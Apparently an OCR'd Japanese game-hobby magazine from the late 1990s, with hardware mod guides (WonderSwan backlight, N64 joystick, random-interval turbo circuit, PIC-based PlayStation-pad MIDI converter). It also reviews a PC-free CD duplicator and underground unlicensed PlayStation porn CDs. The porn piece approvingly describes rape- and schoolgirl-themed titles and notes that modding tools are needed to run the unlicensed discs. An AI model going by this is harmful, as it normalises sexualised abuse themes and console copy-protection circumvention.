さらに、ライティングソフトもさまざまで、その操作も覚えなければなりません(もちろん専門用語も)。Webの掲示板などで「ディスク・アット・ワンスってなに?」「プリギャップとポストギャップってどう違うの?」といった質問をよくみかけます。いったんトラブルが起きたら、解決するのは容易ではありません。安定して書き込みできるようになるまで、ずいぶんと苦労した経験をもっている人もいるでしょう。

現在、書店に行くとCD-R関係の解説本が山のように市販されている状況から考えても、やはりある程度の知識とテクニックが必要になるのは否めません。

そんなとき、CopyALLというデュプリケート専用のアダプタを発見しました。CopyALLの特徴はなんといってもパソコンが必要ないこと、それにボタン1つ押すだけの簡単操作でしょう。「パソコンがいらない」なんてちょっと信じられませんが、とにかく実験してみることにしました。

用意したのは、Windows用とMacintosh用のCD-ROM。はたしてうまく焼けるのでしょうか? さっそく実験を開始しましょう。



〈写真1〉中身を見ると386SXのCPUにフラッシュメモリなどがある。

〈写真2〉インターフェースはSCSI-1。これを接続するだけ。

〈写真3〉SCSIケースを利用すると、デザイン的にもすっきりまとまる。

〈写真4〉電源を入れ、COPYボタンを押す。書き込みが始まった。

〈写真5〉待つこと数十分。無事に終わったようだ。

〈写真6〉動作チェック。きちんと焼けている。スゴイ!

激烈スクープ!!

プレステ 裏ゲーム ついに発見!!!

スゴイ中身

『To Heart』が発売され、プレステにも本格的なギャルゲー時代がおとずれました。趣味はギャルゲー、休日はギャルゲーをして過ごす、おもしろいギャルゲーが発売されるまでつまらないギャルゲーをプレイして時間をつぶす、といった人もますますギャルゲーのバーチャルな空間でモテモテの日常を過ごしていることでしょう。

しかし、現在のプレステではぬるいギャルゲーこそ発売されているものの、パソコン用エロゲークラスの過激な描写の作品には恵まれていません。それどころか、そのような作品は皆無です。今後もこの手の作品がリリースされる可能性は低いといわざるをえません。


しかし、それはあくまでもスクウェア、ナムコ、コナミといった大メーカーの話。じつは裏の世界では凌辱モノ、SMモノ、レイプモノの実写エロソフトがひそかに流通しています。現在確認されているのは、『女子校生凌辱学園』、『人形OL～縛られて～』、『女教師レイプ願望』といった3作品です。

現在これらのソフトの入手はきわめて困難かもしれません。もともと地下で流通していたも

中身はどんな感じ？

■女教師レイプ願望

文字どおり、レイプものかと思ってワクワクして起動させたところ、全然レイプらしくない画像ばかり。看板に偽りありという、エロ関連商売の王道をいくタイトルだ。



■人形OL～縛られて～

だれもいないアフター5のオフィスで、白い素肌のOLが太い縄でぐるぐるに縛られて、いじめられるという物語。まさに人形OL縛り地獄の200連発。縛りかたを学ぶのにいいかも。

■女子校生凌辱学園

なにも知らないウブな女子校生が、放課後の教室をはじめ、いろいろな場所で凌辱されるというお約束な話。出演しているモデルさんが女子校生でない確率はかなり高い。

のであるのに加え、以前扱っていた店であっても、すでに取り扱いをやめてしまったところが多いからです。

なぜ、もともと売っていた店までが取り扱いをやめてしまったのでしょうか？　このような事態が起こった場合、だれもがすぐに思いつくのがメーカー圧力説です。たとえ、ウラをとらなくても「SONYから圧力がかかったから」と一言いっておけば、なんとなくそんな気がしてくるから不思議です。

しかし、現在有力とされている説は少々異なります。じつはモザイクが薄いという理由でお上から指導があったらしいのです。本当にモザイクが薄いのならば、気になるところです。そこで、どれだけモザイクが薄いのかを検証するために実際に問題のエロCDを見ることにしました。

CDをプレステで起動させたところ、「うわっ、モザイク薄いどころか、全然ないじゃん。丸見えじゃん。」ということはありません。普通のエロビデオ並みのモザイクはかかっています(未成年は普通のエロビデオというものを見たことがないかもしれないが)。

実際のところ、お上に指導されたということもあるかもしれませんが、扱うのをやめたのはあまり売れなかったからではないでしょうか。定価はプレステソフトとしては安めの4,800円ですが、パソコン用のエロCDと比べると割高です。

また、このエロCDの画像は動きません。たんなる写真の取り込みです(エロビデオのシーンを取り出して写真にしただけかもしれない…)。たとえていうならば、テレビでエロ雑誌を見るといったところでしょうか。

このソフトからは、どうしてもプレステで実写エロ画像が見たいというユーザーと、プレステ上で実写エロ画像を再現したいという開発者の執念が感じられます。端から見ると、疑問を感じざるを得ないことであっても、実現させてしまう、そんなエロのパワーを実感させてくれるのが今回のプレステ用エロCDなのです。

ファイナルエロCD大作戦

カンのいい人ならば気付いているかもしれないが、これらのエロCDはソニーのライセンスを受けていないので、普通に電源を入れても遊ぶことはできない。実際にエロ画像を見るためには、MOD機能がついた改造ツールなど、それなりの道具が必要となる。改造ツールは持っていないという人はスナイパーなどのツールを入手しよう。

◎隠し情報:ドリームキャスト版「ソニックアドベンチャー」には、数枚のBMPファイルが入っている。(山形県山形市/小関製造)

現状に満足

HARDWARE

暗所での操作を想定して、ワンダースワンの液晶にバックライト化改造を施した。

新製品を使ってみて「もっとこういう機能がほしい！」とか、「こんなデバイスがあれば…」とものたりなく思うことがあるはず。

国内でリリースされていないNintendo 64用のデジタルジョイスティックを自作。

GL特ダネ情報：ドリームキャスト版『戦国 TURB』にはAVIファイルが入っている。（岡山県笠岡市/華部茶丸）

しない TUNE-UP!

不規則な連射パルスを作り出すことによって、連射回路防止プログラムを回避。

しかし自分で少し手を加えれば、ハードウェアの性能を向上させることがいくらでもできるのだ。現状に、満足しないでほしい。

ネットで話題を呼んだあの『BM98』に、プレステコントローラを対応させる。

GL特ダネ情報：ゲームボーイ版『ウィザードリィ』で謎のダンジョンにワープする方法。ワープゾーンの前でセーブ。そのあとワープゾーンに入り、ワープが終わる前に電源を切る。ふたたび電源を入れてワープしたパーティをロードする。（宮城県多賀城市/PG）

ワンダースワン バックライト化改造

～最新携帯ゲーム機もついに暗闇でプレイ可能に！～

かしま

携帯ゲーム機ブームのなか、またしても新しいマシン「ワンダースワン」が発売されました。それにしても、いまさらモノクロ液晶とは…。本体の色は数種類ありますが、iMacのようなスケルトングリーンが人気だそうです。せめて外見だけでも派手に、ということでしょうか?

定番アイテム ELパネル

今回も、秋月電子（03-3251-1779）で売られているハサミで切断できるELパネルを利用します。しかし、残念ながらELパネル駆動回路を内蔵することはできませんでした。

いちおう、WindowsCE対応のモバイルマシンなどに多く使われる、大きさがガム型電池ほどの駆動回路も存在します。しかし調べてみると、1個でサンプル価格5,000円とかなり高価です。ゲーム機本体より高価になってしまうので、今回はみおくることにしました。さらに、単3電池1本でELを発光させることは電力的にかなり無理があります。最低でも電池4本、6Vはほしいところです。

別の手段としてELを使わずにアクリル板の横面に超小型LEDを置き、反射させて面発光させるやりかたも考えました。しかしあの薄っぺらいワンダースワンには、厚みのある発光体を内蔵できる余裕はありません。

改造の手順と改造ポイント

今回の改造に用意した部品は、以下のとおりです。


ELパネルキット	2,300円
2ピンコネクタ	20円程度
線材	少々

2ピンコネクタは、AT互換機のリセットスイッチやディスクLEDの端子に用いられるものと同じタイプです。それでは、作業の手順を紹介します。

①反射板をはがす

本体を分解し、液晶の背面に貼ってある反射板をはがしてください<写真1>。ワンダースワンの液晶の反射板はガラス面にノリが残ったまま きれいにはがれるので、あとでELパネルを付けるときにこのノリを利用することにしましょう。

反射板をはがしている途中で休憩してはがすのをやめると、



<写真1>ノリがきれいに残るので、いっきにはがそう。

ノリの面にムラが残ってしまいます。途中で止めずに一気にはがしてください。またノリの面にうっかり触ると指紋がしっかり付いてしまうので注意！


②ELパネルの加工

電源用のコネクタの位置をよく考えてから、ELパネルをハサミで切断してください<写真2>。間違っても、そのまま長方形に切断しないように！　電源端子のないELパネルは、ただのゴミになってしまいます。

③ELパネルの貼り付け


液晶部分の背面へ、ELパネルを取り付けます<写真3>。反射板を接着していたノリを再利用してパネルを貼るので、気泡が混入しないように端からていねいに貼っていってください。

④ケース加工



<写真2>電極を残すのを忘れないように。

GL特ダネ情報:『ショックプライス500シリーズ～麻雀II～』をCD-ROMなしで起動する方法。CD内のSsrx3026という隠しファイルをHDのルートディレクトリにコピーする。（北海道上磯郡/小柳　健治）



〈写真3〉残ったノリを利用してELを接着。気泡ができないよう端から行なう。

本体内にはあまり隙間がなく、まともな電源ジャックが入る余裕などありません。おそらく〈写真4〉の位置が、今回利用するコネクタにとって1番よい位置でしょう。穴をあけるときには、0.65㎜のドリルで長方形の辺に沿ってたくさん穴を開け、そのあとカッターで面取りをします。ここへ駆動回路を接続します。

⑤配線

じゃまにならないよう配線のとおる場所をよく考え、ケースを閉めれば完成です〈写真5〉。


遊ぶときはあたりを暗くして!?

今回のバックライト化改造でも気になったことなのですが、EL消灯時は液晶画面が非常に見にくくなってしまいます。これは正面から来た光線を反射し、逆に裏側から来るELの光は透過するという「半透過反射板」を使っていないためです。


残念なことに、今回は市販されている物を発見することができませんでした。もし「ここにあるぞ!」という情報があれば、編集部に教えてもらえると幸いです。

しかし、現段階での解決方法がないわけではありません。しかもいたって簡単、「EL常時点灯」あるのみです。遊ぶときにはあたりを少し暗くして、バックライトの光がよく見えるようにしてプレイしてください。


ところがこんなことを書いている間にも、もうワンダースワンのカラー液晶モデルのウワサがチラホラ。モノクロ液晶モデルを発売しておいて、すぐ直後にカラーモデルを出すことにどんな戦略的な意義があるのか、理解に苦しみます。「ユーザーの要望に応えてカラーモデルを発売すれば、もっと売れる」という考えは大きな間違いでしょう。どっちも売れないのが関の山だと思いますが…。



〈写真5〉本体の中は狭いので、配線のとおる隙間はほとんどない。



〈写真4〉きれいに取り付けられる場所は、この位置以外にない?



暗いところでも遊べる!!

やった!

●㊧さん。今度大島の高校に進学するのですが、離島でも定期購読ってやってるんですか? (東京都練馬区/天然危険物) ㊧ご安心なされい。離島に住んでる人にも読んでいただけるようなシステムになっています。船便などの関係で2~3日遅れるかもしれないけど許してくださいね。

Nintendo64用ジョイスティック製作

～Nintendo64で格闘ゲームを快適に遊ぶ！～

貝塚&ぶにゅきち

最近やっと順調にソフトがリリースされるようになってきたNintendo64ですが、まだまだ任天堂の国内での販売方針には不満があります。海外で発売されている最新タイトルをなかなか移植してくれないこともそうですが、なんといってもユーザーが選択できるコントローラに選択の幅がないことは寂しいかぎりです。

アスキーやホリ電機などのサードパーティーからもNintendo64用コントローラが発売になっていますが、どれも純正品の形を模倣したものばかりで、連射機能以外に見るべきところがあまりありません。そう、ほしいと思っているのは『ラクガキッズ』や『Mortal Kombat 3』といったイカした格闘2Dゲームをもっと快適に遊ぶことのできるコントローラなのです。海外ではすでに、専用のジョイスティックが発売になっているそうなのですが…。

〈写真1〉ジョイスティックで遊んだほうが快適なモノがいくつかある。

ジョイスティックを取り付けよう

考えたすえ、ないモノは作ってしまえ！　ということでNintendo64用のジョイスティックを製作することにします。しかしNintendo64コントローラに使われているのは特殊なカスタムチップのため、一般に市販されているICを利用できないのです。まだ解析も進んでいないのか、PICを使って同等の機能を得る方法もありません。


しかたがないので、今回は純正コントローラからICを拝借することにしました。とはいっても、コントローラからICを取りはずすのは大変な作業です。専用の工具も必要になるでしょう。そこで直接Nintendo64コントローラから信号を取り出し、別に用意したジョイスティックへ配線しなおすことにしました。

純正コントローラからの信号線の取り出しポイントですが、うまい具合にスイッチ接点のそばに配線しやすそうな絶縁されていない部分があります。ここを利用しない手はないでしょう。

今回配線に使ったのは普通のビニールコートの線材やジュンフロン線ではなく、エナメル線です。これはエナメル線のほうが圧倒的に細く、狭いコントローラ内部の配線に向いていると判断したからです。

細い線ならばコントローラの内部を圧迫しないので、絶縁とボタンゴムに引っかからないように気を付けさえすれば、コントローラを改造前と同じように使いつづけることができます。配線はボタンゴムのじゃまにならないよう念を入れ、基板に穴を開け裏側に逃がすようにしました。穴を開けるにはピンバイスなど手動の微細工具を使うとよいでしょう。


また取り出した各キーの信号はDサブ15ピンのオスコネクタにまとめます。ピンアサインは任意できめてください。コネクタはコントローラ上部のパネル部分に穴を開けて取り付けます。せまいコントローラのスペースで、うまく設置できるのはここぐらいでしょう。スロット部分に付けようかとも考えたのですが、メモリーパックが挿せなくなるのでやめました。



〈写真2〉純正のコントローラを流用するのがポイント。

●センター試験利用入試で東京電機大に合格しました!!　理工だけど。でも、自分のしたいことを1番できそうなカンジ。(青森県上北郡/Hayase)
㊗合格おめでとう!!　ゲーラボ読者に人気の東電大に合格とはすばらしい。ぜひとも「ゲーラボ研究会」を創部してくれ。遊びに行くぞ。

<第1図>純正コントローラからの信号取り出しポイント



そしてジョイスティックを用意します。今回利用したのはスーファミ用で、安価ですがなかなかの操作性です。こちらも純正コントローラ同様に分解し、今度は各信号の引き込み線を接続します。

配線の取り付けポイントですが、ジョイスティックの種類によってかなり違いがあるので特定はできません。各キーのパターンをたどって、取り出しやすそうなポイントを各自で探してください。経験からいわせてもらうと、チップの足に直接付けるのもひとつの方法です。

取り付けた信号引き込み線は、これもまとめてDサブ15ピンのメスコネクタに接続します。コネクタはジョイスティックのケースに取り付けるのではなく、同軸ケーブルはフラットケーブルで外に引き出すようにしてください。ジョイスティックの内部はNintendo64コントローラにくらべて余裕があるので、通常のリード線で配線しても大丈夫でしょう。

動作確認とトラブルシューティング

コントローラとジョイスティックを組み立て直したら、取り付けたコネクタどうしを接続してください。そしてコントローラをNintendo64本体へつなげ、ジョイスティックを動かしてきちんと動作するかチェックします。このときジョイスティックはスーファミに接続していてはいけません。故障の原因となります。

正常に動かなかった場合、原因のほとんどは誤配線です。Dサブ15ピンコネクタのピンアサインが、きちんと向かい合わせになっているか、ショートしていないかなどを確認してください。ボタンの配置については、Nintendo64用ソフトはキーコンフィグが充実しているので、好きなように並べても問題はないでしょう。

今回はアナログの3Dスティックと Zボタン、そしてL・Rのキーをまったく使用しません。しかし今後機会があればジョイスティックの機能に加えられるよう、挑戦してみようと思っています。

<写真3>基板から直接信号を取り出して、コネクタで外に引き出す。

●新作ソフトって発売日延期があたりまえなんですかね？　いやはや…。（福島県福島市/ジョナサン）　㊙みんながほしがるようなビッグタイトルはたいてい発売が遅れる。だったらそのぶんきちんとデバッグをやってから出荷してほしいもの。どこのナニとは言わないけどさ。

不等間隔連射装置の製作

～連射装置判定プログラムを回避可能！～

吉沢　英明


最新作『エリーのアトリエ』も出て、ちょっと昔のゲームとなってしまいましたが、私が好きな『マリーのアトリエ』で遊んでいたときのことです。リンゴをとりに行くミニゲームがあるのですが、ボタンを連打しつつタイミングよくジャンプしなければなりません。

「めんどくせー！　ここは連射装置だな」と思った私は、連射パッドをつないで連射機能をONにしたのです。すると、マリーがツーッと走って崖から落ちてしまうではありませんか。「連射装置を判定されている…！」

そんなにたくさんは見かけませんが、ほかにも連射装置を判定しているソフトがいくつかあったはずです。ここで、連射装置をどのように判定しているのか考えてみましょう。

まず、人間の手で連射した場合と機械のパルスを利用したときではどのような差があるかという点に着目してください。人間がボタンを連打したとき、その入力タイミングにはバラつきがあります。しかしハードウェアが作り出したパルスには、そのような揺らぎはまったくありません。

ここでハード屋の血が騒ぎ出したのです。「連射間隔が不規則な連射装置を作ればいいんだな?」ということで、さっそくこれを試作してみました。



〈写真1〉通常の連射装置には、パルス発振ICが使われている。


〈写真2〉手で連射すると、連打の間隔にばらつきが出る。

不定間隔連射の仕組みとは？

最初は不定間隔パルスを得る方法として、トランジスタの逆電圧降伏現象を利用することを考えました。しかし完全にアナログの世界になってしまい、説明も製作も大変です。ここではいちおう原理だけは説明しておきましょう。

トランジスタだけでなくダイオードでも同様の現象が起こるのですが、普段これらの部品は逆方向への電流は流しません。しかしどんどん電圧を上げていくと、ある時点で急激に電流が流れ出す現象が起きます。もっとくわしい専門的な説明は専門書に譲るとして、これが逆電圧

＜第1図＞手の連射とパルス回路の入力タイミングの違い



●インターネットに加入したいけどお金がありません。来年就職してからやろうと思います。(愛知県名古屋市/名城大生)　㊎いまや就職活動もオンラインでエントリー。これを機会に加入したほうがいいと思うぞ。働き始めれば楽勝で回収可能。善は急げっちゅうことで、ね。


降伏現象です。

しかしこの方法は高電圧が必要ですし、いまいちスマートではありません。とにかくもっと簡単な方法を…。ということで、CMOSのICを使って製作する方法を考えてみました。

従来の方法ではシフトレジスタとXORを使うものが知られています。CRCを作るのもよいでしょう。しかし、すでにある方法を試してもおもしろくありません。そこで、カウンタとXORを利用してみることにしました。

まず適当な速さのクロックを用意します。今回はエプソンのSPG8650Eという、分周回路付きクロックを使ってみます。Eタイプの原発振は32.768KHzです。この動作周波数を32.768Hzまで落としてみましょう。

32Hzというのは、1秒間に現象が32回切り替わるということで、コンスタントにいけば32連射ぶんということになります。高橋名人の倍ですね（厳密には倍ではない）。ただし、これでスイカを割ったりするのはやめておいたほうがよいと思います（できない）。



〈写真3〉不等間隔連射装置の基板。


話がそれましたが、このチップは秋葉原なら東ラジ2階のサン・エレクトロ（03-3255-2923）というお店で購入できます。ただしゲームによってはクロックが速すぎることもあるでしょう。そういうときは27Hzや16Hzなど、もう少し遅いクロックを使ってください。

さて、次にそのクロックをカウンタに入力します。今回は74HC163をカウンタに入れて使うことにしました。カウントされた結果はA〜Dの4本の線にバイナリで出力されるので、その出力同士を適当にXORしてやれば、乱数のようになるはずです（ちなみにXORというのは排他的論理和のことで、1＋1と0＋0は0になるが、0＋1なら1になる演算方法）。

XOR回路には74HC86を使います。カウントは0000から始まります。1111までカウントしたらまた0000に戻る仕組みなので、このままカウントさせ続けておいて大丈夫でしょう。

この結果＜第2図＞の回路が完成しました。これで乱数のように、ランダムなパルスを得ることが可能です。ほかにもいろいろなICの組み合わせがあると思いますので、試してみてください。

＜第2図＞不等間隔連射装置回路図



●桜玉吉氏の「ゲイツちゃん」はサイコー!!　ゲームラボでも連載を開始してください。（福岡県博多市／下逸魔似亜）　編も個人的には大好き。「キー」といって目ん玉ひんむくオチが最高。ぜひぜひ描いていただきたいところなのだが原稿料がねぇ…。おいくらぐらいなのでしょう？


BM98コントローラ変換器製作

～ネットで話題の「BM98」をプレステ専用コントローラで遊ぶ～

かしま

最初にことわっておきますが、この変換器は通常のPC用ゲームパッドの代わりにプレステ用ゲームパットが使えるようになるというものではありません。純粋にMIDI INへプレステパッドの操作状態に対応した音階情報を送信する仕組みでしかありません。『BM98』がなくては「プレステパッドでPCのMIDI音源を鳴らす愉快な箱」にしかならないのであしからず。

コントローラデータの受信回路はPIC16F84を使っています。プレステのコントローラは3.3Vで動作することになっていますが、この例では5Vで動作させています。この電圧は動作保証外なので、使用にあたっては注意してください。



〈写真1〉これが専用コントローラをパソコンへつなぐための変換器だ。

プレステコントローラの受け側コネクタは、市販されている延長コードを切って使います。これ以外の部品は、とくに入手に困ることはないでしょう〈第1表〉。参考までに、延長コードのピン・線色対応表を示しておきます〈第2表〉。ただしかならずしもこの色の組み合わせであるとは限らないので、接続する前にはよく導通チェックをしてください。

変換器と動作の仕組み

PICマイコンでプレステコントローラの信号を受信するためのサブルーチンを紹介します〈リスト1〉。プレステコントローラは、/SEL信号をLoレベルにしてからWレジスタにバッファメモリの先頭アドレスを入れてGetPSXCをコールすると、バッファにコントローラからのデータが保存されます。代表的なコントローラからのデータ内容は〈第3表〉のとおりです。

MIDIポートタイプのプログラムにはBM98互換（仮称）モード、オールキーマップモード、バルクダンプモードの3つのモードを作りました。BM98互換（仮称）モードの場合、1P側の□×○キーはMIDIのC3～E3、2P側はC4～E4まで使用します。上下キーはControl Changeを適当に変化させるようになっています。

まずプレステ用『beat mania』

〈写真2〉プレステと同じ操作感覚で、ゲームをプレイできる。


〈第1表〉変換器のパーツリスト


IC	PIC16F84-101	
XTAL	8.000MHzセラロック	1個
LED	TLG104または相当品	1個
コンデンサ	0.1uF積層セラミック	1個
抵抗	330Ω	1個
	2.2KΩ	3個
ユニバーサル基板	ICB-90など	1個
線材	4芯	1m
コネクタ15PD-SUBオス＋case		1個
プレステ延長ケーブル		2m
ケース	タカチSW-55など	1個
そのほか	ゴムブッシュ	3個

合計約2,100円程度


●ソフ倫よりクソゲー判定会議を作るべきだ。（青森県南津軽郡/樽澤　諭）㊟なかなかいいこというね。ゲームソフトってその大部分はお試しなしで購入しなければならないけど、そんな会議があれば事前に情報を仕入れられるもの。第三者機関としてキミが作ってみたら、どう？

〈第1図〉変換器回路図





〈写真3〉変換回路。PIC16F84を使っている。



〈写真4〉変換器を作れば、コントローラや本体を改造せずにすむ。

〈第2表〉延長コードのピンアサイン

ピン	信号	基板上	線色
1	DAT	7	灰
2	CMD	6	青
3	+7V		
4	GND	5	黄
5	+3V	4	緑
6	SEL	3	赤
7	CLK	2	橙
8			
9	ACK	1	茶

●GB版『beat mania』を買いました。なかなかよいでき。アーケードにはかなわないけどね。(東京都江東区/むじな藻) ㊞そりゃそうでしょう。㊞的にはBGMとプレイヤーの出す音とをくっきりわけてほしいところ。参考までに、プレイするならカラーのほうがいいぞ。買うべし。

〈第3表〉コントローラのデータ内容

SCPH−1010・ノーマルパッド

バイト	b7	b6	b5	b4	b3	b2	b1	b0
1バイトめ	0x41							
2バイトめ	0x5a							
3バイトめ	左	下	右	上	スタート	1	1	セレクト
